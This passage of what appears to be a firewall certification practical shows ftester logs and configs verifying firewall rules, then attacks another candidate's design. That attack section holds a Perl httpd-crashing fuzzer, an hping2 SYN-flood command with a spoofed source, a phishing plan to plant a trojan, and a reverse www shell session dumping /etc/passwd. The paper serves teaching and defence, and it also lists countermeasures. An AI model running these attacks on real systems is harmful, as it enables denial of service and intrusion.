46478 - 172.22.10.10:1026 > 192.168.0.22:80 PA TCP 0
48293 - 172.22.10.10:1026 > 192.168.0.22:443 PA TCP 0
52277 - 172.22.10.10:1026 > 192.168.0.18:53 UDP 0
53301 - 172.22.10.10:1026 > 192.168.0.19:53 UDP 0
```

Again, this log shows the "default" access to the dmz network.


```
29070 - 172.23.10.10:1026 > 192.168.0.22:80 PA TCP 0
30885 - 172.23.10.10:1026 > 192.168.0.22:443 PA TCP 0
34869 - 172.23.10.10:1026 > 192.168.0.18:53 UDP 0
35893 - 172.23.10.10:1026 > 192.168.0.19:53 UDP 0
```

The "default" access to the dmz network from the wireless network.

```
61838 - 172.26.10.10:1026 > 192.168.0.21:80 PA TCP 0
63653 - 172.26.10.10:1026 > 192.168.0.21:443 PA TCP 0
```

Finally, the previous log illustrates the access of the IP addresses coming from the VPN IP pool. Because that group includes the sales department, access is limited to only the sales.giacfortunes.com website. All other DMZ access is denied.

Placement of ftester nodes for testing firewall rules from the internal network to the DMZ network.



Internal Network to External Network

To test the connectivity between the Internal Network and the External Network, I only tested from two IP addresses a workstation node 172.22.10.22 and the internal mail server 172.22.0.30. TCP and UDP were tested to all ports between 1-65535. ICMP was tested outgoing. The destination IP address for these tests was 192.168.0.9 (what would be the internal interface of the external router).

The results of the test are as follows:

```
319 - 192.168.0.10:1026 > 192.168.0.9:80 PA TCP 0
1771 - 192.168.0.10:1026 > 192.168.0.9:443 PA TCP 0
6463 - 192.168.0.10:50535 > 192.168.0.9:80 PA TCP 0
7915 - 192.168.0.10:41926 > 192.168.0.9:443 PA TCP 0
```

Because all outgoing IP traffic from the Internal subnet go through NAT, the packets that are logged by the ftestd daemon look as if they're coming from the external interface of the external firewall. This is expected. The first two packets are from the 172.22.0.22 address and the second set of packets is coming from 172.22.0.30. The firewall rules and the NAT rules are working correctly.

Internal Network to VPN Network

To verify that there is no connectivity to the VPN Network via the external firewall from the internal network, connections from two internal IP addresses

172.22.10.22 and 172.22.0.30 were tested to all possible VPN nodes. As expected, ftestd indicated that no packets were passed.

DMZ Network to External Network

The design of the network requires very little connectivity out from the DMZ network to the Internet. According to the design there should be only two types of access, DNS access from the two DNS servers to the rest of the Internet so that they can do recursive lookups and smtp access from the mail-relay server mail.giacfortunes.com to the rest of the Internet. No other access should be given.

To test this access, I configured ftest to spoof the IP addresses on the DMZ subnet 192.168.0.18-22. The access of each of those IP addresses to the external IP of 192.168.0.9 was tested.

The results are as follows:

```
2063 - 192.168.0.20:1026 > 192.168.0.9:25 PA TCP 0
20533 - 192.168.0.18:1026 > 192.168.0.9:53 UDP 0
21557 - 192.168.0.19:1026 > 192.168.0.9:53 UDP 0
```

In this case, the traffic is not being passed through NAT (because it is originating from the DMZ) and we see that the DNS servers are able to connect out, as well as the required access of the mail relay to outside mail servers.

DMZ Network to Internal Network

The only traffic that should be allowed to originate from the DMZ network and go to the Internal network is the smtp traffic from the mail relay (mail.giacfortunes.com) to the internal mail server (intmail.giacfortunes.com) as well as MS-SQL access from the two web servers (www.giacfortunes.com and sales/suppliers.giacfortunes.com).

To test this access, ftest was again configured to spoof the IP addresses on the DMZ subnet 192.168.0.18-22. Connections from each of these IP addresses to bigdb.giacfortunes.com (172.22.0.10) and intmail.giacfortunes.com (172.22.0.30) were tested.

The results are as follows:

```
11651 - 192.168.0.20:1026 > 172.22.0.30:25 PA TCP 0
51939 - 192.168.0.21:1026 > 172.22.0.10:1433 PA TCP 0
57715 - 192.168.0.22:1026 > 172.22.0.10:1433 PA TCP 0
```

The results of this scan are as expected. Access from mail.giacfortunes.com

(192.168.0.20) to intmail.giacfortunes.com (172.22.0.30) was allowed for smtp. Access from both web servers (192.168.0.21-22) was allowed to the SQL port.

DMZ Network to VPN Network

There should be no traffic that is allowed from the DMZ network to the VPN network.

To test this access, ftest was configured to spoof the IP addresses on the DMZ subnet (192.168.0.18-22). Connections from these IP addresses were tested to two addresses located on the VPN network (172.20.0.26 and 172.20.0.30). No traffic should be passed by the firewall to/from these addresses. The ftestd output confirmed this.

```
<no traffic was passed>
```

External Network to the DMZ Network

The traffic allowed from the External network (the Internet) to the DMZ is very important to control. Because IP traffic is allowed to the nodes on the DMZ network from untrusted nodes on the Internet, it is extremely important that unnecessary access is not granted by mistakes.

To test this access, ftest was configured to spoof the following IP addresses:

- 192.168.0.9 was used to represent any outside (Internet) IP address
- 10.1.1.10 was spoofed to represent an IP address from Supplier1
- 10.2.2.10 was spoofed to represent an IP address from Supplier2

TCP, UDP and ICMP connections from 192.168.0.9 were tested to the IP addresses on the DMZ network (192.168.0.18-22). TCP connections from 10.1.1.10 and 10.2.2.10 were tested to these same IP addresses in order to verify that these supplier addresses have access to the supplier.giacfortunes.com website.

The results are as follows:

```
12387 - 192.168.0.9:1026 > 192.168.0.20:25 PA TCP 0
20799 - 192.168.0.9:1026 > 192.168.0.22:80 PA TCP 0
22251 - 192.168.0.9:1026 > 192.168.0.22:443 PA TCP 0
25653 - 192.168.0.9:1026 > 192.168.0.18:53 UDP 0
26677 - 192.168.0.9:1026 > 192.168.0.19:53 UDP 0
```

The above results are expected. Access from outside IP addresses to mail.giacfortunes.com for smtp, access to the www.giacfortunes.com website for http and https and access to the GIAC DNS servers for name resolution are all

allowed.

```
49251 - 10.1.1.10:1026 > 192.168.0.20:25 PA TCP 0
53567 - 10.1.1.10:1026 > 192.168.0.21:80 PA TCP 0
55019 - 10.1.1.10:1026 > 192.168.0.21:443 PA TCP 0
57663 - 10.1.1.10:1026 > 192.168.0.22:80 PA TCP 0
59115 - 10.1.1.10:1026 > 192.168.0.22:443 PA TCP 0
```

The above results are expected. TCP access from the supplier1 IP address is allowed to mail.giacfortunes.com for smtp, access to the www.giacfortunes.com website for http and https, and access to the suppliers.giacfortunes.com website for http and https. Access to the dns servers was not tested (no udp ports were scanned from the 10.1.1.10 address).

```
8291 - 10.2.2.10:1026 > 192.168.0.20:25 PA TCP 0
12607 - 10.2.2.10:1026 > 192.168.0.21:80 PA TCP 0
14059 - 10.2.2.10:1026 > 192.168.0.21:443 PA TCP 0
16703 - 10.2.2.10:1026 > 192.168.0.22:80 PA TCP 0
18155 - 10.2.2.10:1026 > 192.168.0.22:443 PA TCP 0
```

The above results are expected. TCP access from the supplier2 IP address is allowed to mail.giacfortunes.com for smtp, access to the www.giacfortunes.com website for http and https, and access to the suppliers.giacfortunes.com website for http and https. Access to the dns servers was not tested (no udp ports were scanned from the 10.2.2.10 address).

External Network to the Internal Network

It is important to make sure that packets aren't sneaking through from the external network and making their way towards the Internal network. Although the design incorporates two layers of firewalls, it still remains important to test that there is no access allowed.

To test this, TCP, UDP and ICMP connections were tested from an IP address on the external network (192.168.0.9) to three representative hosts on the internal network. These three hosts were intmail.giacfortunes.com (172.22.0.30), bigdg.giacfortunes.com (172.22.0.10), and a host representative of a client (172.22.10.10).

The results were as expected, no packets were passed to the internal network.

```
<no traffic was passed>
```

VPN Subnet

Access from the VPN subnet to the other subnets was not tested because of the ftester limitation of testing only ICMP, TCP and UDP connections. Because of

this limitation, the ESP and AH rules in place on the VPN could not be effectively tested.

Design Under Fire

The design I selected to evaluate was submitted by Tony Enriquez (http://www.giac.org/practical/tony_enriquez_GCFW.doc). This network design relies upon a Linux firewall called Astaro Secure Linux 3.2. The network layout follows:

Firewall Attack

This design relies heavily on the ASL firewall. The ASL firewall is a Linux distribution that is designed to be used as a firewall/VPN device. The actual firewall that this system uses is "based upon" the Linux 2.4's netfilter program. The ASL distribution is free for personal or non-profit use, and the website indicates that the real "proprietary" aspect of the software is in the web-based configuration tools.

The most relevant attack methods were theorized and posted at http://www.opennet.ru/base/linux/1013017083_699.txt.html byJoerg Luebbert. Joerg evaluates an earlier version of ASL (v 2.016) but some of his observations may still exist with this newer version of ASL. Joerg's criticisms are directed at the implementation of the system daemons themselves. He explains that breaking any of the listening system daemons (including the httpd and dnsd daemons that would be available to all Internet hosts in Mr. Enriquez's design) could potentially put you into a shell where you could overwrite or delete data on the filesystem. When you combine this potential exploit with securiteam's posted security advisory on World writeable directories and files on the ASL system (http://www.der-keiler.de/Mailing-Lists/Securiteam/2002-02/0080.html) , the possibility for remote compromise or DOS become realistic.

To accomplish such an exploit, ASL 3.2 would be downloaded and installed in a test environment. Custom scripts would have to be written with Perl or C to open up a connection to the httpd or dnsd daemons and then sending irregular data streams in hope of crashing the daemons. Once a malicious data stream was found to crash one of these daemons, work would have to be done to see if it would be possible to crash one of these daemons in a way that allows for a buffer overflow attack.

Code for Crashing the HTTPD

For the purposes of this practical I've included a perl script that I've written that opens a connection to an httpd and sends it a get request that starts as http://<ipaddress>/A all the way to http://<ipaddress>/(100,000 A's follow). I wanted to include this as an example of how a program could be created to connect to services (like httpd) and send different requests to the running

daemon. I should point out that this program is only written to generate different url requests with different lengths of a connection string (this connection string is simply made up of different length of a connection string using the character A.) To have a greater chance of success, it would be necessary to include code that would generate different strange url requests. Ideally, this would be code that would generate different random unicode strings. With this code you could easily pass the generated unicode string to the $overflowstring variable.

```
#this perl script was created by Craig Robertson for the GCFW
certification

use LWP::UserAgent;

# set the variable $x to 0
my $x=0;
my $overflowstring;


while ( $x < 100000 )
{
      # add an additional "A" to the overflow string

      $overflowstring = $overflowstring . "A";

      # this serverip should be set to the server IP address you want
to test

      $serverip="192.168.0.18";

      # create get request

      $getrequest="http://$serverip/$overflowstring";

      # create libwwwperl useragent

      $ua = LWP::UserAgent->new;
      $ua->agent("MyApp/0.1 ");

      # Create a request
      my $req = HTTP::Request->new(GET => "$getrequest");

      # Pass request to the user agent and get a response back
      my $res = $ua->request($req);

      # here we test the response of the httpd server.  If the server
takes the overflowstring, it will likely return an error page.  If the
httpd of the server crashes it will not send any response.  Because of
this we test to see if the content returned is null, if it is null, the
httpd is not resonding (and may be crashed)
      if ( $res->content eq "" )
      {
            print "NO RESPONSE RECEIVED.  THIS MAY INDICATE HTTPD ON
```

```
THE HOST HAS BEEN BROKEN BY THE FOLLOWING GET REQUEST\n";
            # return the getrequest that crashed the server
            print "$getrequest\n";
      }

      # increment $x
      $x++;
}
```

Denial-Of-Service Attack

Although the attack described in the "Attack the Firewall" section would also function adequately as a denial-of-service (getting the httpd to break would qualify as a denial-of-service!) Mr. Enriquez's network design is susceptible to a very basic TCP-SYN flood attack. (I don't want to be overly critical of Mr. Enriquez's design, it should be noted that the weaknesses of the web services in his design are exactly the same as the weaknesses of my design!)

A good basic overview of the TCP-SYN flood attack is found at (http://www.cert.org/advisories/CA-1996-21.html). I've done my best to summarize this attack in the following section.

Any host offering tcp services to other hosts on the Internet may be susceptible to some degree to this attack.

In a normal tcp session there is a SYN, SYN-ACK, ACK handshake before data is pushed from one host to another. A TCP-SYN flood attack exploits this handshake in the following manner.

A host on the Internet spoofs the source IP address of another host on the Internet that is not available. To carry out such an attack Mr. Enriquez's network any set of unallocated IP addresses, like any address from 14.0.0.0/8, could be used as the source addresses to our crafted packets. Because these IP addresses have not yet been allocated by IANA, it stands to reason that there are not any IP addresses in that range that would answer a SYN-ACK from the webserver.

So, in this case, one of the 50 "bots" used in the DDOS attack would craft a TCP SYN packet from 14.0.0.1 to the GIAC webserver to tcp port 80. The webserver would then respond with a SYN-ACK to 14.0.0.1. While the webserver is waiting for a response from 14.0.0.1 (a response that will never arrive) memory has been allocated for that tcp connection and an ephemeral port is open and waiting for a response (1 of the 65535 ports). Although this one spoofed connection would not be a problem, if each of our 50 "bots" crafted several thousand of these spoofed packets every second, the GIAC webserver would quickly be disabled as it waits for responses to the thousands of SYN-ACKs replies it has sent. TCP SYN packets from legitimate customers attempting to connect to the website would be ignored and the website would effectively be shut down.

To counter this attack there are a few things that could be done. The first thing would be to use egress filtering on the router to prevent traffic originating from unallocated IP addresses, like 14.0.0.1. By doing this, the attacker is forced to search for IP addresses that are allocated and would not respond with a RST packet to the webserver's SYN-ACK. This attack wouldn't work if an attacker spoofed an address on the Internet that was up, because when the spoofed address receives a SYN-ACK reply from the webserver (a SYN-ACK reply to a SYN the spoofed host never sent) the spoofed address will send a RST to the webserver because it didn't initiate a connection. When the webserver receives this RST, it then breaks down the connection and the memory and listening port are released. This means that an attacker may have to check all spoofed addresses to see whether or not they're up before trying the attack. Not terribly difficult, but every bit counts.

Another countermeasure would include enabling the use of Cisco's TCP Intercept program on the external router. This program is used to intercept and validate TCP requests incoming to TCP services running on internal networks.

To use Cisco's TCP Intercept program, an access-list must first be created. This access list will be used to define the packets that the intercept program will intercept and protect from TCP-SYN attacks. In the case of my GIAC enterprise design, I would want to protect all tcp connections destined to the DMZ subnet. I would first create an ACL for that DMZ from all Internet addresses (because I can't anticipate the addresses an attacker would spoof.)

```
access-list 153 permit tcp any  192.168.0.16 0.0.0.7
```

Once this access list is defined, tcp intercept can be enabled so that it scans all tcp packets defined by the ACL. This is enabled by the following command.

```
ip tcp intercept list 153
```

There are additional TCP Intercept options that can be enabled if the site comes under attack. With this TCP Intercept program operating on the border router, the GIAC websites can be better protected from this type of denial-of-service attack.

Command for carrying out the attack

If some of the compromised hosts are running Linux, the packet crafting tool hping2 can be downloaded and installed on these hosts. To craft these custom packets using hping2 the following syntax is used.

```
linuxwkstn# hping2 <webserverip> -p80 -a 14.0.0.1 -S -iu1 -c100000
```

The syntax of this command is as follows: <*webserverip*> represents the

destination IP address of the spoofed packets, *-p80* denotes that a connection will be attempted to port 80, *-a 14.0.0.1* denotes the source address of the packet, *-S* denotes that the syn flag will be set, *-iu1* indicates that a packet will be sent every microsecond, and *-c100000* denotes that 100000 packets will be sent before the program stops running.

Although in my example I use the utility hping2, there are packet crafting utilities for Windows systems as well. Packetcrafter is one windows program that could be used to craft similar packets (PacketCrafter uses the tcpip_lib v3.2 library for windows).

Compromising an Internal System

To compromise an internal system two necessary services would be targeted, email and web access. These are two services that most every modern day employee is used to having at their disposal. In Mr. Enriquez's design, as well as my own, all GIAC employees have access to web servers on the Internet. And all GIAC employees are able to receive email. Because of the tight stateful packet filtering rules in place on these firewalls, it is necessary to use covert channels for attack. This can be done by establishing an outgoing web connection from an internal host to an attackers "server" on the Internet. By using programs such as netcat or the reverse www shell, the outgoing connection that is established by an infected internal client can be used to send commands from the attacking server back to the internal host. This can be used as the covert channel. Now all that remains is finding a way to get the program that creates this covert channel onto the target network.


Enter email! Because of the business necessity of email, it remains one of the few sure fire ways to get programs, web links, etc. onto an internal corporate network. Email address schemes can be frequently identified by reading the targeted corporate web site, connecting to the email server, or dumpster diving. Different spamming tricks can be used to create a list of potential internal email addresses. Once a list of email addresses is determined an email message can be crafted using social engineering tricks to convince the user to open an attachment that contains a Trojan running the reverse www shell to connect to its master server.

If corporate policy doesn't allow incoming binary attachments or programs. Sending an email with a link to an Internet site will suffice. If a user is directed to an internet link, several exploits against IE (the corporate web browser of choice) can be used to force an installation of a Trojan or a backdoor. Sometimes it doesn't even have to be hidden, recently the e-greetings program W32.friendgreet.worm has become somewhat notorious because of its prevalence (this "worm" prompts the user installing it with a EULA where they agree to the worm mass mailing all of their contacts!)

Using email as a method of delivery and outgoing http access as a covert channel, an internal system can be compromised and used to carry out further attacks on the internal corporate network.

Using RWWWSHELL

If an attacker is successful installing a utility like rwwwshell on an internal system the can carry on sessions with that compromised hosts through a properly configured firewall. In the following example I've installed the rwwwshell on a workstation running on the internal network. Before I infected the host I started a "master" session on what would be the attacker's master "server".



Once the rwwwshell program was installed on the internal host, it connected out to its "master".

```
Waiting for connect ... connect from unresolved/172.22.10.10:32945
sh: no job control in this shell
sh-2.05b$ pwd
sent.
```

In the above section you can see that the internal host (172.22.10.10) has connected out to the master. I then got a shell on that "slave" workstation, where I entered in the command pwd. This returned the following.

```
Waiting for connect ... connect from unresolved/172.22.10.10:32946
/home/craig
```

You can see that my pwd command returned the directory I was in /home/craig, my home directory. Then I sent it a command to change to dump the contents of

the /etc/passwd file.

```
Waiting for connect ... connect from unresolved/172.22.10.10:32947
sh-2.05b$ cat /etc/passwd
sent.

Waiting for connect ... connect from unresolved/172.22.10.10:32948
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
nscd:x:28:28:NSCD Daemon:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rpm:x:37:37::/var/lib/rpm:/bin/bash
mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin
smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
pcap:x:77:77::/var/arpwatch:/sbin/nologin
xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin
gdm:x:42:42::/var/gdm:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
craig:x:500:500::/home/craig:/bin/bash
sh-2.05b$
```

Voila, a password file! Good thing it's shadowed!

Bibliography

Gary Palmer and Alex Nash (n.d./2002). "10.7 Firewalls/FreeBSD Handbook" URL <http://www.freebsd.org/doc/en_US.ISO8859-1/books/handbook/firewalls.html>

Ugen J. S. Antsilevich, Poul-Henning Kamp, Alex Nash, Archie Cobbs, Luigi Rizzo (8/2002). "IPFW Man Page" URL <http://www.freebsd.org/cgi/man.cgi?query=ipfw&sektion=8>

Anonymous (n.d./2002). "IPFW how-to V.0.3h" URL http://www.freebsd-howto.com/HOWTO/Ipfw-HOWTO

Anonymous (2000). "CERT® Advisory CA-1996-21 TCP SYN Flooding and IP Spoofing Attacks" URL http://www.cert.org/advisories/CA-1996-21.html

Anonymous (9/2002). "Special-Use Ipv4 Addresses" URL <http://rfc3330.x42.com/>

Anonymous (10/2002). "INTERNET PROTOCOL V4 ADDRESS SPACE" URL <http://www.iana.org/assignments/ipv4-address-space>

Anonymous, Carter, Jeff (2/2000). "Egress Filtering v 0.2" URL http://www.sans.org/y2k/egress.htm

Anonymous (8/2001). "Microsoft Knowledge Base Article - 287932: INF: TCP Ports Needed for Communication to SQL Server Through a Firewall" URL <http://support.microsoft.com/default.aspx?scid=KB;EN-US;Q287932&>

Andrea Barisani (5/2002). "Firewall Tester Man Page" URL http://ftester.sourceforge.net/ftester.html

Anonymous (n.d./2002). "Configuring TCP Intercept (Prevent Denial-of-Service Attacks)" URL http://www.cisco.com/univercd/cc/td/doc/product/software/ios113ed/113ed_cr/secur_c/scprt3/scdenial.htm

Stevens, W. Richard. (1994) *TCP/IP Illustrated, Volume 1: The Protocols.* Indianapolis: Addison-Wesley

Zwicky, Elizabeth D., Cooper, Simon, Chapman, D. Brent. (2000) *Building Internet Firewalls: Second Edition.* Sebastopol, CA: O'Reilly & Associates, Inc.

Brett, Variable K (9/1999). "Building Bastion Routers Using Cisco IOS" URL http://www.phrack.com/phrack/55/P55-10

Appendix

Ftest configuration files

```
***Note: there are port ranges for the icmp scans in this config file.
There are no "ports" for ICMP but this did not break the program.  I
choose to leave this in because it is exactly the script that I used.


Internal network to DMZ network ftest config

connect=172.22.0.10:1026:192.168.0.17:1-65535:AP:TCP:0
connect=172.22.0.10:1026:192.168.0.18:1-65535:AP:TCP:0
connect=172.22.0.10:1026:192.168.0.19:1-65535:AP:TCP:0
connect=172.22.0.10:1026:192.168.0.20:1-65535:AP:TCP:0
connect=172.22.0.10:1026:192.168.0.21:1-65535:AP:TCP:0
connect=172.22.0.10:1026:192.168.0.22:1-65535:AP:TCP:0
172.22.0.10:1026:192.168.0.17:1-65535::UDP:0
172.22.0.10:1026:192.168.0.18:1-65535::UDP:0
172.22.0.10:1026:192.168.0.19:1-65535::UDP:0
172.22.0.10:1026:192.168.0.20:1-65535::UDP:0
172.22.0.10:1026:192.168.0.21:1-65535::UDP:0
172.22.0.10:1026:192.168.0.22:1-65535::UDP:0
172.22.0.10:1026:192.168.0.17:1-65535::ICMP:0
172.22.0.10:1026:192.168.0.18:1-65535::ICMP:0
172.22.0.10:1026:192.168.0.19:1-65535::ICMP:0
172.22.0.10:1026:192.168.0.20:1-65535::ICMP:0
172.22.0.10:1026:192.168.0.21:1-65535::ICMP:0
172.22.0.10:1026:192.168.0.22:1-65535::ICMP:0
connect=172.22.0.30:1026:192.168.0.17:1-65535:AP:TCP:0
connect=172.22.0.30:1026:192.168.0.18:1-65535:AP:TCP:0
connect=172.22.0.30:1026:192.168.0.19:1-65535:AP:TCP:0
connect=172.22.0.30:1026:192.168.0.20:1-65535:AP:TCP:0
connect=172.22.0.30:1026:192.168.0.21:1-65535:AP:TCP:0
connect=172.22.0.30:1026:192.168.0.22:1-65535:AP:TCP:0
172.22.0.30:1026:192.168.0.17:1-65535::UDP:0
172.22.0.30:1026:192.168.0.18:1-65535::UDP:0
172.22.0.30:1026:192.168.0.19:1-65535::UDP:0
172.22.0.30:1026:192.168.0.20:1-65535::UDP:0
172.22.0.30:1026:192.168.0.21:1-65535::UDP:0
172.22.0.30:1026:192.168.0.22:1-65535::UDP:0
172.22.0.30:1026:192.168.0.17:1-65535::ICMP:0
172.22.0.30:1026:192.168.0.18:1-65535::ICMP:0
172.22.0.30:1026:192.168.0.19:1-65535::ICMP:0
172.22.0.30:1026:192.168.0.20:1-65535::ICMP:0
172.22.0.30:1026:192.168.0.21:1-65535::ICMP:0
172.22.0.30:1026:192.168.0.22:1-65535::ICMP:0
connect=172.22.10.10:1026:192.168.0.17:1-65535:AP:TCP:0
connect=172.22.10.10:1026:192.168.0.18:1-65535:AP:TCP:0
connect=172.22.10.10:1026:192.168.0.19:1-65535:AP:TCP:0
connect=172.22.10.10:1026:192.168.0.20:1-65535:AP:TCP:0
connect=172.22.10.10:1026:192.168.0.21:1-65535:AP:TCP:0
connect=172.22.10.10:1026:192.168.0.22:1-65535:AP:TCP:0
```

```
172.22.10.10:1026:192.168.0.17:1-65535::UDP:0
172.22.10.10:1026:192.168.0.18:1-65535::UDP:0
172.22.10.10:1026:192.168.0.19:1-65535::UDP:0
172.22.10.10:1026:192.168.0.20:1-65535::UDP:0
172.22.10.10:1026:192.168.0.21:1-65535::UDP:0
172.22.10.10:1026:192.168.0.22:1-65535::UDP:0
172.22.10.10:1026:192.168.0.17:1-65535::ICMP:0
172.22.10.10:1026:192.168.0.18:1-65535::ICMP:0
172.22.10.10:1026:192.168.0.19:1-65535::ICMP:0
172.22.10.10:1026:192.168.0.20:1-65535::ICMP:0
172.22.10.10:1026:192.168.0.21:1-65535::ICMP:0
172.22.10.10:1026:192.168.0.22:1-65535::ICMP:0
connect=172.23.10.10:1026:192.168.0.17:1-65535:AP:TCP:0
connect=172.23.10.10:1026:192.168.0.17:1-65535:AP:TCP:0
connect=172.23.10.10:1026:192.168.0.18:1-65535:AP:TCP:0
connect=172.23.10.10:1026:192.168.0.19:1-65535:AP:TCP:0
connect=172.23.10.10:1026:192.168.0.20:1-65535:AP:TCP:0
connect=172.23.10.10:1026:192.168.0.21:1-65535:AP:TCP:0
connect=172.23.10.10:1026:192.168.0.22:1-65535:AP:TCP:0
172.23.10.10:1026:192.168.0.17:1-65535::UDP:0
172.23.10.10:1026:192.168.0.18:1-65535::UDP:0
172.23.10.10:1026:192.168.0.19:1-65535::UDP:0
172.23.10.10:1026:192.168.0.20:1-65535::UDP:0
172.23.10.10:1026:192.168.0.21:1-65535::UDP:0
172.23.10.10:1026:192.168.0.22:1-65535::UDP:0
172.23.10.10:1026:192.168.0.17:1-65535::ICMP:0
172.23.10.10:1026:192.168.0.18:1-65535::ICMP:0
172.23.10.10:1026:192.168.0.19:1-65535::ICMP:0
172.23.10.10:1026:192.168.0.20:1-65535::ICMP:0
172.23.10.10:1026:192.168.0.21:1-65535::ICMP:0
172.23.10.10:1026:192.168.0.22:1-65535::ICMP:0
connect=172.26.10.10:1026:192.168.0.18:1-65535:AP:TCP:0
connect=172.26.10.10:1026:192.168.0.19:1-65535:AP:TCP:0
connect=172.26.10.10:1026:192.168.0.20:1-65535:AP:TCP:0
connect=172.26.10.10:1026:192.168.0.21:1-65535:AP:TCP:0
connect=172.26.10.10:1026:192.168.0.22:1-65535:AP:TCP:0
172.26.10.10:1026:192.168.0.17:1-65535::UDP:0
172.26.10.10:1026:192.168.0.18:1-65535::UDP:0
172.26.10.10:1026:192.168.0.19:1-65535::UDP:0
172.26.10.10:1026:192.168.0.20:1-65535::UDP:0
172.26.10.10:1026:192.168.0.21:1-65535::UDP:0
172.26.10.10:1026:192.168.0.22:1-65535::UDP:0
172.26.10.10:1026:192.168.0.17:1-65535::ICMP:0
172.26.10.10:1026:192.168.0.18:1-65535::ICMP:0
172.26.10.10:1026:192.168.0.19:1-65535::ICMP:0
172.26.10.10:1026:192.168.0.20:1-65535::ICMP:0
172.26.10.10:1026:192.168.0.21:1-65535::ICMP:0
172.26.10.10:1026:192.168.0.22:1-65535::ICMP:0


Internal network to external network ftest config

connect=172.22.10.22:1026:192.168.0.9:1-65535:AP:TCP:0
172.22.10.22:1026:192.168.0.9:1-65535::UDP:0
172.22.10.22:1026:192.168.0.9:::ICMP:0
connect=172.22.0.30:1026:192.168.0.9:1-65535:AP:TCP:0
172.22.0.30:1026:192.168.0.9:1-65535::UDP:0
```

```
172.22.0.30:1026:192.168.0.9:::ICMP:0


Internal network to VPN network ftest config

connect=172.22.10.22:1026:192.168.0.26:1-65535:AP:TCP:0
connect=172.22.10.22:1026:192.168.0.27:1-65535:AP:TCP:0
connect=172.22.10.22:1026:192.168.0.28:1-65535:AP:TCP:0
connect=172.22.10.22:1026:192.168.0.29:1-65535:AP:TCP:0
connect=172.22.10.22:1026:192.168.0.30:1-65535:AP:TCP:0
172.22.10.22:1026:192.168.0.26:1-65535::UDP:0
172.22.10.22:1026:192.168.0.27:1-65535::UDP:0
172.22.10.22:1026:192.168.0.28:1-65535::UDP:0
172.22.10.22:1026:192.168.0.29:1-65535::UDP:0
172.22.10.22:1026:192.168.0.30:1-65535::UDP:0
172.22.10.22:1026:192.168.0.26:1-65535::ICMP:0
172.22.10.22:1026:192.168.0.27:1-65535::ICMP:0
172.22.10.22:1026:192.168.0.28:1-65535::ICMP:0
172.22.10.22:1026:192.168.0.29:1-65535::ICMP:0
172.22.10.22:1026:192.168.0.30:1-65535::ICMP:0
